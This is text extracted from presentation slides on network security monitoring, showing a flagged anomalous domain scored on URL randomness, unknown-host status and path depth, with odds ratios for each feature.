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
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
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
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
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
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


# Software Deployed



**Box Client**  
(not browser)

# Software Deployed



# Finding Malicious Traffic

**xqpt5z.dagmawi.io is anomalous (99%)**

URL Entropy

**URL Randomness**

Odds: 5.47x

Application Hosts

**Not a known host**

Odds: 4.06x

Path Depth

**Root path**

Odds: 4.06x


# Finding Malicious Traffic

Monitoring the **whole environment**?



# Finding Malicious Traffic

